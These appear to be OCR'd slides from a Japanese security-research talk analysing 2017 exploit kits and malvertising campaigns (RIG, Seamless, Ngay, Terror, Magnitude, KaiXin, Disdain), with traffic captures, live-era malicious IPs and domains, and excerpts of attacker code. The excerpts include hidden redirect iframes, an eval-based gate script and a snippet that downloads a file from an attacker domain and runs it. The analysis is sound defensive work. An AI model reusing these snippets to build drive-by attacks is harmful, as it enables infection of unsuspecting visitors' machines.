↔3	144.76.174.172	HTTP	GET	proflashpro.ru	/page.html	2,357	Main HTML
☰12	144.76.174.172	HTTP	GET	proflashpro.ru	/download/install.zip	1,383	JS Downloader
☰14	144.76.174.172	HTTP	GET	download.flashu...	/get.php?dBtjiz	1,672...	Malware Download



Seamless Campaign

概要

- 2017年3月頃から観測されはじめた
 - Gateで使われるiframeの属性にseamlessが存在した
- RigEKを用いたMalvertising系の攻撃キャンペーン
- Pre-GateとGateを用いて攻撃を行う



Seamless Campaign

• 情報

- Pre-GateとGateは別のサーバでホスティング
 - サーバ上に存在するファイルは同一
 - Pre-Gateのサーバ上にもGateのファイルは存在する
- Pre-Gateは攻撃対象の地域によってパスが異なる
 - /japan
 - /usa
- GateはPre-Gateと1対1対応
 - /japan -> test1.php
 - /usa -> test2.php
- 解析妨害
 - Pre-GateでJavaScriptを使ってタイムゾーンを取得
 - ターゲットのタイムゾーンか
 - 違う場合は正規サイトヘリダイレクト



Seamless Campaign

• 情報

- Pre-GateとGateは1ヶ月ほどでサーバが変わる
 - 利用されているIPアドレスはreg.ruに属している
- Pre-Gateのパスである/japanや/usaはあまり変化しない
- Gateのパス部分は頻繁に変わる
 - /lol1.php
 - /signup1.php
 - /test1.php

URLs ⓘ

Date scanned	Detections	URL
2017-11-21	4/65	http://194.58.38.57/canada/
2017-11-21	4/65	http://194.58.38.57/fr/
2017-11-21	2/65	http://194.58.38.57/usa/
2017-11-21	4/65	http://194.58.38.57/japan/

Seamless Campaign

- Pre-Gate

#	Server IP	Prot...	Method	Result	Host	URL	Body	Comments
64	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
66	104.19.195.102	HTTPS	GET	200	cdnjs.cloudflare...	/ajax/libs/jstimezonedetect...	12,076	jstimezonedetect
67	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
68	194.58.38.57	HTTP	POST	200	194.58.38.57	/japan/	231	Pre-Gate
69	13.113.77.212	HTTP	GET	200	flinsheer-perre...	/voluum/1b0358c4-3746-...	258	Redirector
70	13.112.178.145	HTTP	GET	200	kcsmj.redirect...	/redirect?target=BASE64a...	119	Redirector
71	194.58.40.193	HTTP	GET	200	194.58.40.193	/test111.php	629	Gate
72	188.225.46.145	HTTP	GET	302	188.225.46.145	/?MjQ4MzMS&hDhbbJVDz...	7,418	RIG_EK (Landing Page)

```
var d = jstz.determine();
var e = d.name();
$.ajax({
  url: location.href,
  type: "POST",
  data: "tz=" + e + "&r=" + document.referrer + "&he=" + g,
  success: function (a) {
    eval(a)
  }
})
```

Seamless Campaign

- Pre-Gate

#	Server IP	Prot...	Method	Result	Host	URL	Body	Comments
64	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
66	104.19.195.102	HTTPS	GET	200	cdnis.cloudflare...	/ajax/libs/istimezonedetect...	12,076	istimezonedetect
67	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
68	194.58.38.57	HTTP	POST	200	194.58.38.57	/japan/	231	Pre-Gate
69	13.113.77.212	HTTP	GET	200	flinsheer-perre...	/voluum/1b0358c4-3746-...	258	Redirector
70	13.112.178.145	HTTP	GET	200	kcsmj.redirect...	/redirect?target=BASE64a...	119	Redirector
71	194.58.40.193	HTTP	GET	200	194.58.40.193	/test111.php	629	Gate
72	188.225.46.145	HTTP	GET	302	188.225.46.145	/?MjQ4MzM5&hDhbbJVDz...	7,418	RIG_EK (Landing Page)

```

$("body").remove(); $("html").append("body").html("<div style=\"\"></div>");
window.location.href =
"http://flinsheer-perreene.com/voluum/1b0358c4-3746-4301-9853-4e986b20c58a??
track=48tmsGdssmgj383g=a44924c7b6ada6c50ed3b69e3918864c"

```

Seamless Campaign

- Gate

#	Server IP	Prot...	Method	Result	Host	URL	Body	Comments
64	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
66	104.19.195.102	HTTPS	GET	200	cdnjs.cloudflare...	/ajax/libs/jstimezonedetect...	12,076	jstimezonedetect
67	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
68	194.58.38.57	HTTP	POST	200	194.58.38.57	/japan/	231	Pre-Gate
69	13.113.77.212	HTTP	GET	200	flinsheer-perre...	/voluum/1b0358c4-3746-...	258	Redirector
70	13.112.178.145	HTTP	GET	200	kcsmi.redirect...	/redirect?target=BASE64a...	119	Redirector
71	194.58.40.193	HTTP	GET	200	194.58.40.193	/test111.php	629	Gate
72	188.225.46.145	HTTP	GET	302	188.225.46.145	/?MjQ4MzM5&hDhbbJVDz...	7,418	RIG_EK (Landing Page)

```


<HEAD>
</HEAD>
<BODY>
  <iframe width="500" scrolling="no" height="500" frameborder="500" src="http://188.225.46.145/?
  MjQ4MzM5&hDhbbJVDzRHAvabdW5rbm93bmlWwJvZ2ljSEpYSldXUG==bWlzc2luZw==&tNDDzPh=bWlzc2luZw==&
  xcvcvxcv=xXrQMvWfbRXQD53EKv7cT6NBMVHRHECL2YqdmrHQefjaelwkzrffTF_3ozKASASG6_BtdfJ">
</body>
</html>
</body>

```

Ngay Campaign

概要

- 2017年8月頃から観測されはじめた
 - 使用されるドメインにngayという単語が多く含まれていた
- RigEKを用いたMalvertising系の攻撃キャンペーン
- Gateの直前にPre-Gateが存在することもある
- 変化が激しく，厳密に識別要素があるわけではない





Ngay Campaign

• 情報

- Pre-Gateは必ず存在するわけではない
 - 広告ネットワークから直接Gateへリダイレクト
- Pre-Gateで使われるドメインはFreenomのものが殆ど
 - tk, ml, cf, ga, gq
- Gateではドメインは使われないことが殆ど
- 使われているVPS
 - かつては全てDigital Oceanに存在していた
 - Digital Oceanに協力してもらい、テイクダウン済み
 - 現在はTimeWebが多く利用されている
- QuantLoaderなどのDownloaderが送り込まれる
 - DownloaderはMoneroなどのMinerをダウンロード/実行する

Ngay Campaign

- Gate

#	Prot...	Result	Host	URL	Body	Comments
2	HTTP	200	92.53.105.14	/sm/	38,453	Ngay Campaign
14	HTTP	200	5.23.54.105	/?MzgwNTAy&BIURm...	49,879	RIG_EK (Landing Page)
15	HTTP	200	5.23.54.105	/?MzgzMjQw&ensWuU...	13,896	RIG_EK (Flash Exploit)

```

<iframe src="http://5.23.54.105/?MzgwNTAy&
BIURmAkYXR0YWNrc3d5Rmlwd3dvUGV1Zg==cmVwb3J0&PDMovu=Y2FwaXRhbaA==&
aYkIxVmzkBgmU=Y2FwaXRhbaA==&kwTjaGsaemlaMQ=dw5rbm93bg==&
gd3m3wuzs6gk4dh3=UDQGwiBHSLQc0nIpcw10Q8q7_j0XSzBSdhJWB_0CLaAhH_ZOQH0Vp2lTwm
rMkQPsjg1TH7GI&MsjokVcBS=c3Rvcml1ZA==&bKkVklwGuVbcMT=cmVwb3J0&
cCYenjZyTlvzFQB=YXR0YWNrcw==&ALTzzqmWiyuiRS=bwlzc2luZw==&
wHyKEcppGbsvF=Y2FwaXRhbaA==&NivzchgYmv=Y2FwaXRhbaA==&
TuQBRMnrXpxj=YXR0YWNrcw==&aZnwMwSmyasx=YXR0YWNrcw==&ugVhzfwJayk=cmVwb3J0&
Lsdg3m3wuzs6g54s=xX_QMvWdbRXQD53EKv7cT6NGMVHRH0CL2YqdmrHQefjaf1wkzrLFTF_2oz
KATgSG6_FtdfJ&zgmVRLksuvmmINwcmVwb3J0" width="1" height="1"
style="position:absolute;left:-1px;" ></iframe>

<!DOCTYPE html>
<html lang="en">

```

Exploit Kit 解析



RIG Exploit Kit

• 概要

- 2014年頃から観測されているExploit Kit
- 2016年9月以降最も活発
 - 非常に多くの攻撃キャンペーンで利用されている
- 2015年に1度だけソースコードがリークされた
 - RIG Exploit Kit version 2

A screenshot of the GitHub repository page for "nyx0 / RIG". The page shows the repository name, navigation tabs for Code, Issues (0), Pull requests (0), Projects (0), Wiki, and Insights. Below the repository name, it says "RIG Exploit Kit (front end)". A progress bar shows 3 commits, 1 branch, 0 releases, and 1 contributor. There are buttons for "Branch: master", "New pull request", "Create new file", "Upload files", "Find file", and "Clone or download". A commit history table is visible at the bottom.

Commit	Author	Date
nyx0 Initial commit	nyx0	Latest commit 85b9cef on 25 Feb 2015
www	nyx0	Initial commit 3 years ago
README.md	nyx0	Update README.md 3 years ago
dump_rigenter.com_07-02-2015-01-29-17.sql	nyx0	Initial commit 3 years ago



RIG Exploit Kit

• トラフィック

#	Server IP	Protocol	Method	Result	Host	URL	Body	Comments
17	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTQ4MTY3&OngOSjMav...	70,306	RIG_EK (Landing Page)
19	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MzM4MDg5&FZRTiBcmV...	14,197	RIG_EK (Flash Exploit)
21	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTI5ODQ0&RybknewIq...	323,584	RIG_EK (Malware Payload)

- RIGは最大で3つのフェーズで攻撃が行われる
 1. Landing Page
 - 最大で3種類の攻撃コードが読み込まれる
 - CVE-2015-2419
 - CVE-2016-0189
 - SWF Exploit
 2. SWF (他の脆弱性が突かれた場合は発生しない)
 3. Malware Payload

RIG Exploit Kit

- Landing Page

#	Server IP	Protocol	Method	Result	Host	URL	Body	Comments
17	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTQ4MTY3&OngOSjMav...	70,306	RIG_EK (Landing Page)
19	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MzM4MDg5&FZRTiBcmV...	14,197	RIG_EK (Flash Exploit)
21	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTI5ODQ0&Rybknewlq...	323,584	RIG_EK (Malware Payload)

```

<html><head>
  <meta http-equiv="X-UA-Compatible" content="IE=10">
  <meta charset="UTF-8">
</head><body><script>eXmTvXbVu0="rn?;}}?g BS a?fg?&BS r?bx?5BEL | |
?65?EOT8BELBEL?ETXETXETX?{ BS BS a?-1?qETXEOT?il?2fs*?nj?hfv?vb97?s76?XE
+?EOT BS b? BS XBEL]?XC?e[?X++BEL?;X?for?EOTi?vx]?e[?720f?fgj?8051?
+?iEOT0;?SI f?str?AtENQ?SI ENQaT?CVX?, SI ENQ?54F?] BS ?ac?ep1?
+/ENQ?3456?vWxy?rs?mno?ij?cde?54?YS?RST?MNO?45?GHIJ?ENQAB?;va
L?ENQar?omC?[ENQ?Stri?gdf?ENQENQ,?,a,?,x,?EOT0?},
i?arSI e?00fs?hfj?d65?96?/*?IiI?nI?1NHR?ZGZ?hci?zcy1?jN3?nZ
?jaCh?1j?10?tkM?03?3p4?eG?4e?PT0?dV?Yz?iV?lR?1jdH?Snp?kES
  
```

- 難読化されたJavaScriptコードが最大3つ



RIG Exploit Kit

- Landing Page

#	Server IP	Protocol	Method	Result	Host	URL	Body	Comments
17	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTQ4MTY3&OngOSjMav...	70,306	RIG_EK (Landing Page)
19	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MzM4MDg5&FZRTiBcmV...	14,197	RIG_EK (Flash Exploit)
21	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTI5ODQ0&RybknewIq...	323,584	RIG_EK (Malware Payload)

```
Sub fire()  
    On Error Resume Next  
    key="xzcxsdfsd"  
    url="http://188.225.82.109/?MTYzODQ0&wdhImbAdkc3Rvcml1ZERMWXNkbVN5c3Rvcml1ZA=  
    uas=Navigator.userAgent  
  
    Set oss=GetObject("winmgmts:").InstancesOf("Win32_OperatingSystem")  
    Dim osloc  
    Dim awghjghg  
    for each os in oss  
        osloc=os.OSLanguage  
    next  
    SetLocale(osloc)
```



RIG Exploit Kit

- Malware Payload

#	Server IP	Protocol	Method	Result	Host	URL	Body	Comments
17	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTQ4MTY3&OngOSjMav...	70,306	RIG_EK (Landing Page)
19	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MzM4MDQ5&FZRTiBcmV...	14,197	RIG_EK (Flash Exploit)
21	188.225.18.79	HTTP	GET	200	188.225.18.79	/?MTI5ODQ0&RybknewIlg...	323,584	RIG_EK (Malware Payload)

dc b4 23 ed 96 b3 cb c8 c3 87 81 e0 86 81 0f ab
2b 28 36 5c ff 2a 3e 31 04 e7 08 34 21 f6 34 0d
e7 82 ac 60 5e 38 d9 8c 4e bb e3 82 9d 11 16 f4
ed 8a 3c 73 5a f1 b9 81 a3 0d 1c 2a 3b ca 8e b9
ab 96 f8 62 58 59 07 3f 77 2a 25 5f 1b 4c 15 bf
57 30 0c 62 5d 73 67 86 23 5a 2e 11 ed 8b 37 16
07 c1 45 49 b9 c7 0d eb e5 f4 3d ef 14 3a 57 2e
bc 10 a5 88 67 a0 40 49 24 c0 ec b3 ab 91 c1 f8

- RC4 Encode

```
Dim s(256),k(256)
klen=Len(strKey)
For i=0 To 255
    s(i)=i
    k(i)=AscB(Mid(strKey, (i Mod klen)+1,1))
Next
j=0
For i=0 To 255
    j=(j+k(i)+s(i)) And 255
    t=s(i):s(i)=s(j):s(j)=t
Next
slen=stream.position
redim rc(slen)
stream.position=0
x=0:y=0
For i=0 To slen-1
    x=(x+1) And 255
    y=(y+s(x)) And 255
    t=s(x):s(x)=s(y):s(y)=t
    rc(i)=Chr(CByte(s((s(x)+s(y)) And 255) Xor AscB(stream.Read(1))))
Next
```



RIG Exploit Kit

• 特徴

- 使用されるIPアドレスは頻繁に変化
- 特徴的なURLパラメータ
 - 頻繁に変化
- 解析妨害
 - 同一のIPアドレスで連続してアクセスしても攻撃は行われず、一般のWebサイトへリダイレクトされる（アクセス制御）
 - IE以外のUser-Agentでアクセスしても攻撃は行われず、一般のWebサイトへリダイレクトされる

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 22 Aug 2017 08:04:15 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 34419
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip
```


```
HTTP/1.1 302 Found
Server: nginx/1.6.2
Date: Tue, 22 Aug 2017 08:40:19 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 61385
Connection: keep-alive
Location: http://www.zapmeta.ws
```

RIG Exploit Kit

• 特徴

- アクセス制御がリセットされるタイミング

連続で行われることもある





Terror Exploit Kit

• 概要

- Blaze, Neptune, Erisなど様々な呼び名がある
- IEだけではなく、FirefoxやOperaなども攻撃対象としていた時期もある（ゼロデイの場合もあった）
- 関係者と思われる人物は666_KingCobraというハンドルで活動していた
- 利用する脆弱性
 - CVE-2013-2551
 - CVE-2014-6332
 - CVE-2016-0189
 - SWF Exploit

Terror Exploit Kit

• トラフィック

#	Server IP	Proto...	M...	Re...	Host	URL	Body	Comments
1	188.166.18.168	HTTP	GET	302	popunder.youdonhaveenough.fai	/popunder.php	0	Pre-Gate
2	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/s...	4,906	Gate
3	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/0...	15,793	CVE-2013-2551
4	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/0...	12,653	CVE-2016-0189
5	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/j...	4,731	Flash Loader
6	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/0...	11,597	CVE-2014-6332
7	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/7...	99,083	Malware
8	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/j...	1	SWF Payload
9	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/j...	51,139	SWF Payload
10	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/j...	24,667	SWF Payload
12	188.166.18.168	HTTP	GET	200	reminder.deficitgarage.download	/forum_nAOEYTH/V...	99,083	Malware

```

<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/0ViGerkeEQ020/rSir7V9a0I8p.html'></iframe>
<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/0ViGerkeEQ020/RjcgSalj6qrU.html'></iframe>
<script type="text/javascript">
  var hayFlash = function(a, b){try{a = new ActiveXObject(a + b + '.' + a + b)}catch(e){a = navigator.plugins[a + '.' + b]} return !!a}('Shockwave', 'Flash')
  if (hayFlash) {
    document.write("<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/j0Zq62BS0CpN/kipykbZs9owR.html'></iframe>");
  } else {
    document.write(' ');
  }
</script>
<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/0ViGerkeEQ020/0geHX8ANUjUy.html'></iframe>

```

• 4つのiframeを読み込む



Magnitude Exploit Kit

• 概要

- 2013年頃から観測されはじめた
- 韓国や台湾を標的とした攻撃に用いられる
- 攻撃に利用する脆弱性はCVE-2016-0189のみ
 - 他のEKとは少し違ったコード
 - Configと呼ばれるデータを使ってマルウェアを実行する

```
stream["type"] = 2;
stream["charset"] = "iso-8859-1";
stream["open"]();
var malware = httpRequest("http://11f56w032p7.liecup.win/f435c463dfd626cf28d6483fd1d70bc2");
stream["writetext"](malware + pad);
stream["SavetoFile"](filename, 2);
stream["Close"]();

shell["shellexecute"](filename);
```



Magnitude Exploit Kit

• トラフィック

#	Server IP	Proto...	M...	Re...	Host	URL	Body	Comments
↔1	145.239.190.17	HTTP	GET	200	onxxtubes.com	/	1,189	Landing Page 1
↔2	188.165.10.178	HTTP	GET	200	63b65c2hbbf1.salehad.com	/711960&14694...	2,252	Landing Page 2
↔3	188.165.92.16	HTTP	GET	200	1f56w032p7.liecup.win	/	5,162	CVE-2016-0189
↔4	188.165.92.16	HTTP	GET	200	1f56w032p7.liecup.win	/37d07e7f3daeed...	1,350	Malware Download Code
↔5	188.165.92.16	HTTP	GET	200	1f56w032p7.liecup.win	/f435c463dfd626...	488,9...	Malware

```
> (93, 591039908076 << 63, 747738417943).toString(32, 593216)  
< "location"
```

```
function func1(arg1) {  
    return (location + "").charAt(arg1)  
}  
  
function func2(arg1, arg2) {  
    return (arg1 + screen.height).toString(arg2 - screen.colorDepth)  
}
```

```
flag = 1;  
try {  
    obj = new this["ActiveXObject"]("Kaspersky.IeVirtualKeyboardPlugin.JavascriptApi.1");  
    flag = -1;  
} catch (e) { }
```



KaiXin Exploit Kit

- 概要

- 2012年頃から観測されはじめた
- 中国を標的とした攻撃に用いられる
- なかなか観測されることは少ない
- 利用されている脆弱性も古い
 - CVE-2016-0189
 - CVE-2016-7200 & 7201
 - Java Exploit
 - CVE-2011-3544
 - CVE-2012-4681
 - CVE-2013-0422
 - SWF Exploit



KaiXin Exploit Kit

- トラフィック

#	Server IP	Proto...	M...	Re...	Host	URL	Body	Comments
↔2	119.28.122.11	HTTP	GET	200	playnco.club	/11.7/	14,709	Landing Page
↔5	119.28.122.11	HTTP	GET	200	playnco.club	/11.7/RfVvPx.html	11,437	SWF Loader
↔6	119.28.122.11	HTTP	GET	200	playnco.club	/11.7/OvTiFx.html	50,706	CVE-2016-0189
📄9	119.28.122.11	HTTP	GET	200	playnco.club	/11.7/bin_do.swf	7,432	SWF Exploit
📄14	119.28.122.11	HTTP	GET	200	playnco.club	/11.7/11.7.exe	377,3...	Malware

```
// check JRE version
var wmck = deployJava["getJREs"]() + "";
wmck = parseInt(wmck["replace"](/\.|\_/g, ""));

// check IE version
var WhatIE = navigator["userAgent"]["toLowerCase"]();
```

```
var vers=flash.prototype.getSwfVer();
vers=parseInt(vers.replace(/\.|\_/g, ''));

var kaka = navigator.userAgent.toLowerCase();
var apple = deconcept.SWFObjectUtil.getPlayerVersion();
```

Disdain Exploit Kit

- 概要

- 2017年8月頃に登場した新しいExploit Kit
- 全然観測できないのでよく分からない
- 難読化は単純なもの
 - 難読化と言えるのか疑問なレベル
- 比較的新しい脆弱性を利用することもある
 - CVE-2013-2551
 - CVE-2015-2419
 - CVE-2016-0189
 - CVE-2017-0037
 - CVE-2017-0059

外部組織との連携



Shadowfall

RSA

PRODUCTS

SERVICES

SOLUTIONS

RESEARCH

HOME > BLOG > JUNE 2017 > SHADOWFALL

SHADOWFALL

Jun 05, 2017 | by RSA Research



EKTracker

Exploit Kit Tracker

Home


Timeline

Detections

Exploit Kit Tracker

They hack, we track

Last 90 Days



観測/解析のための技術



mal_getter

```
$ php main.php seamless rig "http://194.58.40.193/test111.php"  
[+] http://194.58.40.193/test111.php  
[+] http://188.225.47.81/?MzM3NzQ0&wmkdDxxLLCUMp1OYXR0YWNrc1ZVYVpObXY=Y2Fw  
[+] Key: ghkfddhfhg  
[+] http://188.225.47.81/?MTkxNTA0&KauOYifgrvgSgxeYXR0YWNrc1NUeFNoYXJKS250  
[+] Waiting.....  
[!] a41f85a4c0bba13214c892f1e2e290335efa81b4511d48a76fcf06dce6ff3743.bin
```

0.html

1.html

2_0.txt

2_1.txt

2_2.txt

a41f85a4c0bba13214c892f1e2e290335ef...

ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	F8	00	00	00
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	...I.!\!L\!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$......



StarC

nao-sec / starc

Unwatch 1 Star 8 Fork 1

Code Issues 0 Pull requests 0 Projects 0 Wiki Insights Settings

Simple high-interactive client honeypot Edit

drive-by-download exploit-kit malware-analysis honeypot Manage topics

13 commits 1 branch 0 releases 1 contributor

Branch: master New pull request Create new file Upload files Find file Clone or download

koike Updated files Latest commit c5a7bd0 on 15 Oct

bin	Updated files	a month ago
starc.client	Updated files	a month ago
starc	Updated files	5 months ago
README.md	Updated files	a month ago
